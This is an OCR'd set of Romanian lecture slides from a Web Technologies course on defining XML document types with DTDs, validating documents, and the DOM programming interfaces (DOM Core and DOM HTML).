Modelul structural se aplică unei **clase** de documente XML, în vederea verificării – via un analizor (procesor, *parser* XML) – a corectitudinii **instanțelor** de documente aparținând acelei clase

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Aspecte de interes:

numirea elementelor/atributelor
definirea regulilor de utilizare a acestora
specificarea structurii și conținutului
definirea constrângerilor
oferirea unui set de convenții de numire

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Apare necesitatea specificării
unui set de **constrângeri** asociate documentelor
XML, astfel încât datele XML să fie verificate
daca sunt **valide** sau nu din punct de vedere
structural ori al tipului conținutului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Modalitățile de specificare a constrângerilor se pot baza pe:

descrieri

reguli

șabloane

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Modalitățile de specificare a constrângerilor se pot baza pe:

descrieri

„există un element **<utilizator>**
având un atribut **nume** care are conținutul...”

DTD, XML Schema

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Modalitățile de specificare a constrângerilor se pot baza pe:

reguli

„orice element **<utilizator>** va avea un atribut **nume**, iar conținutul acestui atribut se va conforma regulii...”

Schematron

vezi suplimentul

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Modalitățile de specificare a constrângerilor se pot baza pe:

șabloane – *pattern*-uri

„structura documentelor din clasa ‘utilizator’ trebuie să se potrivească (*match*) conform următorului șablon...”

RELAX NG

vezi suplimentul

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Tipuri de documente
Document Type Definition (DTD)

specificare formală a tipurilor de documente
(constituienți + structură)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Tipuri de documente
Document Type Definition (DTD)

specificare formală a tipurilor de documente
(constituienți + structură)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Documentele XML pot avea sau nu un DTD atașat

intern sau extern documentului XML pe care-l validează

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Dacă DTD-ul lipsește, documentul trebuie să respecte un număr minim de constrângeri

- document bine formatat – *well formed*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Regulile sintactice de specificare
a meta-elementelor DTD provin de la SGML

DTD-ul poate exprima structura conținutului,
indicatorii de apariție, conectorii

detalii: **http://www.w3.org/TR/REC-xml**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Un DTD specifică un tip de document:

```
<!DOCTYPE element_rădăcină [
    declarații de elemente, atribute, entități,...
]>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd

Un DTD specifică un tip de document:

```
<!DOCTYPE element_rădăcină [
    declarații de elemente, atribute, entități,...
]>
```

```
<!DOCTYPE projects [
    ...
]>
```

exemplu:
lista proiectelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd: elemente

```
<!ELEMENT    projects    (project+)>
<!ELEMENT    project     (title, desc?, stud, url?)>
<!ELEMENT    title       (#PCDATA)>
<!ELEMENT    desc        (#PCDATA)>
<!ELEMENT    stud        (#PCDATA)>
<!ELEMENT    url         (#PCDATA)>
```

meta-element

nume de element (neterminal)

conținut (neterm. & term.)
#PCDATA, EMPTY, ANY
* + ? indicatori de apariție
, | conectori

dtd: elemente

Conținutul unui element poate fi:

șir de caractere (**#PCDATA** – *parsed character data*)

vid (**EMPTY**)

orice alt marcaj/șir de caractere (**ANY**)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd: elemente

Un element poate apărea:

o singură dată – numele elementului

de oricâte ori, inclusiv niciodată (*)

macăr o dată (+)

de zero sau unu ori (?)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd: elemente

Ordinea apariției elementelor:

secvență (,)

alternativă (|)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd: atribute

elementul căruia îi este asociat

```
<!ATTLIST projects
                update          CDATA          #REQUIRED
>
<!ATTLIST project
                class           (A | B | C)    "A"
>
```

tipul conținutului
CDATA, ID, ENTITY,...
enumerare de valori

mod de apariție
#REQUIRED
#IMPLIED
#FIXED

dtd: atribute

Conținutul unui atribut poate fi:

șir de caractere (**CDATA** – *character data*)

identificator unic (**ID**)

referință la un identificator (**IDREF**)

referință la o entitate (**ENTITY**)

enumerare de valori

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dtd: atribute

Un atribut poate fi declarat să apară:

obligatoriu (**#REQUIRED**)

opțional (**#IMPLIED**)

fix – se folosește o valoare *a-priori* specificată (**#FIXED**)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!ELEMENT  html          (head, body)>
<!ATTLIST  html
    id          ID          #IMPLIED
    xmlns       CDATA       #FIXED 'http://www.w3.org/1999/xhtml'>
<!ELEMENT  img           EMPTY>
<!ATTLIST  img
    src         CDATA       #REQUIRED
    alt         CDATA       #REQUIRED
    height      CDATA       #IMPLIED
    width       CDATA       #IMPLIED>
<!ELEMENT  table
    (caption?, (col* | colgroup*), thead?, tfoot?, (tbody+ | tr+))>
<!ELEMENT  caption       #PCDATA>
<!ELEMENT  thead         (tr)+>
<!ELEMENT  tfoot         (tr)+>
<!ELEMENT  tbody         (tr)+>
<!ELEMENT  colgroup      (col)*>
<!ELEMENT  col           EMPTY>
<!ELEMENT  tr            (th | td)+>
...
```

fragment din DTD-ul specificând gramatica limbajului HTML

dtd: validare

O instanță de document trebuie să aibă atașată o declarație a tipului căruia îi aparține:

```
<!DOCTYPE html PUBLIC
    "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<!DOCTYPE projects SYSTEM "projects.dtd">
```

dtd: validare


Validarea documentului se realizează
prin intermediul unui analizor – procesor, *parser* – XML
(Apache Xerces, libxml, MSXML etc.)
sau utilitar
(OpenSP, <oXygen/>, xmllint, XML Nanny,…)

```
<!-- DTD definind tipul de document 'cuprins' -->
<!ELEMENT cuprins          (coordonator?, capitol+)>
<!ELEMENT coordonator      ANY>
<!ELEMENT capitol          (nume, autor*, descriere?)>
<!ELEMENT nume             (#PCDATA)>
<!ELEMENT autor            (#PCDATA)>
<!ELEMENT descriere        (#PCDATA)>

<!-- declararea unei entități (cu utilizarea entităților predefinite) -->
<!ENTITY busaco            "Sabin Buraga &lt;busaco@infoiasi.ro&gt;">

<!ATTLIST cuprins
    titlu          CDATA                    #REQUIRED
    editura        CDATA                    #IMPLIED
    an             (2004|2005|2007|2009)    "2007">
<!ATTLIST capitol
    numar          CDATA                    #REQUIRED>
<!ATTLIST autor
    email          CDATA                    #IMPLIED>
```

vezi arhiva exemplelor

```
<!DOCTYPE cuprins SYSTEM "cuprins.dtd">
<!-- pentru validare se folosește un DTD extern -->
<cuprins titlu="Programarea în Web 2.0" editura="Polirom" an="2007">
   <coordonator>&busaco;</coordonator>
   ...
</cuprins>
```

dtd: validare



validarea unui document XML via <oXygen /> XML Editor
pe baza Apache Xerces

cuprins.dtd | cuprins.xml*

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE cuprins SYSTEM "cuprins.dtd">
<!-- pentru validare se foloseste un DTD extern -->
<cuprins titlu="Programarea in Web 2.0" editura="Polirom" an="2007" stare="ciorna">
  <coordonator>&busaco;</coordonator>
  <capitol>
    <nume id="/" class="">Load-balancing in clustere Web</nume>
    <nume xml:lang="en"></nume>
    <aut
    <des
  </capitol>
  <capitol numar="5">
    <nume>Aplicatii hibride - mashups</nume>
    <autor email="evalica@infoiasi.ro">Ecaterina Valica</autor>
    <necunoscut/>
    <descriere>...</descriere>
  </capitol>
</cuprins>
```

The element 'capitol' has invalid child element 'nume'. List of possible elements expected: 'autor, descriere'.

raportarea erorilor de validare în Visual Studio 2015
recurgând la MSXML
https://msdn.microsoft.com/en-us/library/ms763742.aspx

Line 372, Column 99: **value of attribute "align" cannot be "absmiddle"; must be one of "top", "middle", "bottom", "left", "right"**

```
…="RSS" target='_blank'><img src="images/media_rss.png" align='absmiddle' /></a>
```

validarea paginilor Web pe baza DTD-urilor corespunzătoare versiunilor HTML 4.01, XHTML, HTML 5

validator.w3.org

Line 372, Column 102: **required attribute "alt" not specified**

```
…="RSS" target='_blank'><img src="images/media_rss.png" align='absmiddle' /></a>
```

The attribute given above is required for an element that you've used, but you have omitted it. For instance, in most HTML and XHTML document types the "type" attribute is required on the "script" element and the "alt" attribute is required for the "img" element.

Typical values for `type` are `type="text/css"` for `<style>` and `type="text/javascript"` for `<script>`.

Line 409, Column 8: **required attribute "type" not specified**

```
<script>
```

The attribute given above is required for an element that you've used, but you have omitted it. For instance, in most HTML and XHTML document types the "type" attribute is required on the "script" element and the "alt" attribute is required for the "img" element.

Typical values for `type` are `type="text/css"` for `<style>` and `type="text/javascript"` for `<script>`.

rezumat

extragerea și validarea datelor XML

//*

limbajul XPath • definirea tipurilor de documente


episodul viitor: **prezentarea proiectului**

în cadrul orelor de laborator (20—24 aprilie 2015)

http://profs.info.uaic.ro/~busaco/teach/courses/web/web-projects.html

Tehnologii Web

procesarea datelor XML (I)



DOM (*Document Object Model*)

“Regula de aur este că nu există reguli de aur.”

George Bernard Show

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum putem prelucra documentele XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Tipuri de procesări XML

procesare manuală

e.g., expresii regulate ☹

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Tipuri de procesări XML

procesare obiectuală

DOM (*Document Object Model*)
non-DOM

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Tipuri de procesări XML

procesare condusă de evenimente

SAX (*Simple API for XML*)
XPP (*XML Pull Parsing*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Tipuri de procesări XML

procesare simplificată

Simple XML

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

Tipuri de procesări XML

procesare particulară

via API-uri specializate pentru a prelucra
tipuri de documente specifice – *e.g.*, RSS, SOAP, SVG,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Procesoare (analizoare) XML
fără validare

verifică doar dacă documentul
este bine-formatat (*well formed*)

Expat, libxml, MSXML,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Procesoare (analizoare) XML
cu validare

verifică dacă documentul este valid,
conform unei metode de validare – *e.g.*, DTD

Apache Xerces, JAXP, libxml, MSXML,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Modelul DOM

introducere
interfețe DOM
DOM Core
DOM – nivelul 2
DOM – nivelul 3
DOM – nivelul 4
implementări
DOM direct în navigator

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: intro

Scop:
procesarea obiectuală – standardizată –
a documentelor XML și/sau HTML

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

dom: caracterizare

Interfață de programare a aplicațiilor (API) abstractă pentru XML/HTML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: caracterizare

Interfață de programare a aplicațiilor (API) abstractă pentru XML/HTML

independentă de platformă și limbaj

standardizată de Consorțiul Web

dom: caracterizare

Definește o structură logică arborescentă
a documentelor XML

document = ierarhie a unui set de obiecte

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: niveluri de specificare

DOM 1 (1998)

http://www.w3.org/TR/REC-DOM-Level-1/

DOM Core pentru XML

DOM HTML pentru procesarea standardizată
a paginilor Web – uzual, la nivel de client (*browser*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: niveluri de specificare

DOM 2 (2001)

http://www.w3.org/TR/REC-DOM-Level-2/

recomandări multiple privind diverse funcționalități:
spații de nume, aplicare de stiluri,
răspuns la evenimente etc.

dom: niveluri de specificare

DOM 3 (2004)

http://www.w3.org/TR/DOM-Level-3-Core/

funcționalități specifice oferite de module
(unele deja standardizate)

XPath, traversare, validare,
încărcare & salvare (asincrone),...

dom: niveluri de specificare

DOM 4 (2014)

http://www.w3.org/TR/dom/
în stadiu de ciornă la Consorțiul Web

http://dom.spec.whatwg.org/
în contextul HTML 5 – *living standard* (18 aprilie 2015)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe

Modalitate abstractă de accesare și de modificare a reprezentării interne a unui document XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe

Modalitate abstractă de accesare și de modificare a reprezentării interne a unui document XML

datele sunt încapsulate în obiecte, ascunse și/sau protejate de prelucrarea externă directă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe

Nu implică o implementare concreta, particulară:

DOM oferă interfețe
independente de implementare pentru
accesarea/procesarea datelor

dom: interfețe

Interfețele sunt specificate cu
IDL (*Interface Description Language*)

introdus în premieră de CORBA
(*Common Object Request Broker Architecture*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe – IDL

Definește tipurile de obiecte
prin specificarea interfețelor acestora
(date membre + metode publice)

pur declarativ

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe – IDL


Oferă suport pentru moștenire multiplă prin intermediul interfețelor

specifică module, interfețe, metode, tipuri, atribute, excepții, constante

www.w3.org/TR/WebIDL/

candidate recommendation (W3C, aprilie 2012)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


tipuri de date IDL
valori de bază
întregi
Short
UShort
Long
ULong
reale
Float
Double
altele
Boolean
Char
String
Enum
valori construite
Struct
Sequence
Union
Any
referință

dom: interfețe – exemplu

Specificarea interfeței **NodeList**

```
interface NodeList {
  Node item (in unsigned long index);
  readonly attribute unsigned long length;
};
```


metodă cu un parametru;
rezultat: o valoare de tip **Node**

proprietate *read-only*
de tip întreg lung fără semn

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: interfețe – exemplu

Specificarea interfeței **Attr**



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Un document ≡ ierarhie de **obiecte-nod**
care pot implementa interfețe (specializate)

nodurile posedă descendenți ori sunt noduri frunză

a se (re)vedea
XML Infoset

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Markup to test (permalink, save, upload, download, hide):

```
<html><head><title>DOM</title></head><body><article><h1>Tehnologii
Web</h1><img src="image" alt="Sigla materiei"/>Despre DOM...</article></body>
</html>
```

DOM view (hide, refresh):

```
└HTML
  ├HEAD
  │ └TITLE
  │   └#text: DOM
  └BODY
    └ARTICLE
      ├H1
      │ └#text: Tehnologii Web
      ├IMG alt="Sigla materiei" src="image"
      └#text: Despre DOM...
```

un document HTML și arborele DOM corespunzător reprezentat via Live DOM Viewer

http://software.hixie.ch/utilities/js/live-dom-viewer/

dom: core

Accesul la date
– liste de noduri, atribute, valori,… –
se realizează recurgându-se la metodele specifice
fiecărui tip de noduri ale arborelui

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core – tipuri de noduri

Document	**Element**, **ProcessingInstruction**, **Comment**, **DocumentType**
Document Fragment	**Element**, **ProcessingInstruction**, **Comment**, **Text**, **CDATASection**,…
Element	**Element**, **Text**, **Comment**, **CDATASection**, **EntityReference**,…
Attr	**Text**, **EntityReference**
Text	– (nod frunză al arborelui DOM)

dom: core

Interfețe fundamentale:

DOMException

gestionează setul de excepții de procesare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

DOMImplementation

furnizează detalii despre implementarea curentă


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

DocumentFragment : Node

acces la fragmente de arbore



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Document

oferă acces la document

pentru consultare și/sau modificare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

- Document
  - proprietăți
    - doctype, implementation, documentElement

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Document

proprietăți

doctype, implementation, documentElement

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Document

metode createElement(), createTextNode(), createAttribute(), getElementsByTagName(), getElementById(), createElementNS(), importNode(), getElementsByTagNameNS(), renameNode() etc.

DOM 2

DOM 3


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Node

acces la nodurile arborelui



Dr. Sabin Buraga ▸ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

- Node
  - proprietăți nodeName, nodeValue

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Node

metode getNodeType(), insertBefore(), appendChild(), replaceChild(), removeChild(), cloneChild(), hasChildNodes(), hasAttributes(), isSameNode()

DOM 2

DOM 3


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Element

oferă acces la elementele XML



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

- Element
  - proprietatea tagName

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Element

metode getAttribute(), getAttributeNode(), setAttributeNode(), removeAttributeNode(), hasAttribute(), hasAttributeNS(),...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

Attr : Node

acces la atributele unui element

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: core

Interfețe fundamentale:

- NodeList
- NamedNodeMap
  - permit accesul la colecții de noduri
  - via indecși ori chei

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: html

DOM HTML extinde DOM Core

specializarea interfețelor și oferirea de suport obiectual pentru prelucrarea documentelor HTML

standardizează procesarea paginilor Web
(*e.g.*, în cadrul navigatorului)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
interface HTMLDocument : Document {
  attribute DOMString title;                    // titlul documentului
  readonly attribute DOMString referrer; // adresa resursei ce referă pagina
  readonly attribute DOMString domain; // domeniul de care aparține
  readonly attribute DOMString URL;      // URL-ul absolut al documentului
  attribute HTMLElement body;              // acces la elementul <body>
  readonly attribute HTMLCollection images; // lista tuturor imaginilor
  readonly attribute HTMLCollection links;     // lista tuturor legăturilor
  readonly attribute HTMLCollection forms;   // lista tuturor formularelor

  attribute DOMString cookie;                // acces la cookie-uri
    // emite o excepție dacă e asignată o valoare

  void open ();   // deschide un flux de scriere (alterează DOM-ul curent)
  void close ();  // închide fluxul de scriere și forțează redarea conținutului
  void write (in DOMString text);     // scrie un șir de caract. (e.g., cod HTML)
  void writeln (in DOMString text);  // idem, dar inserează și new line
  NodeList getElementsByName (in DOMString numeElement);
    // furnizează o listă de elemente conform unui nume de tag
};
```

dom: html

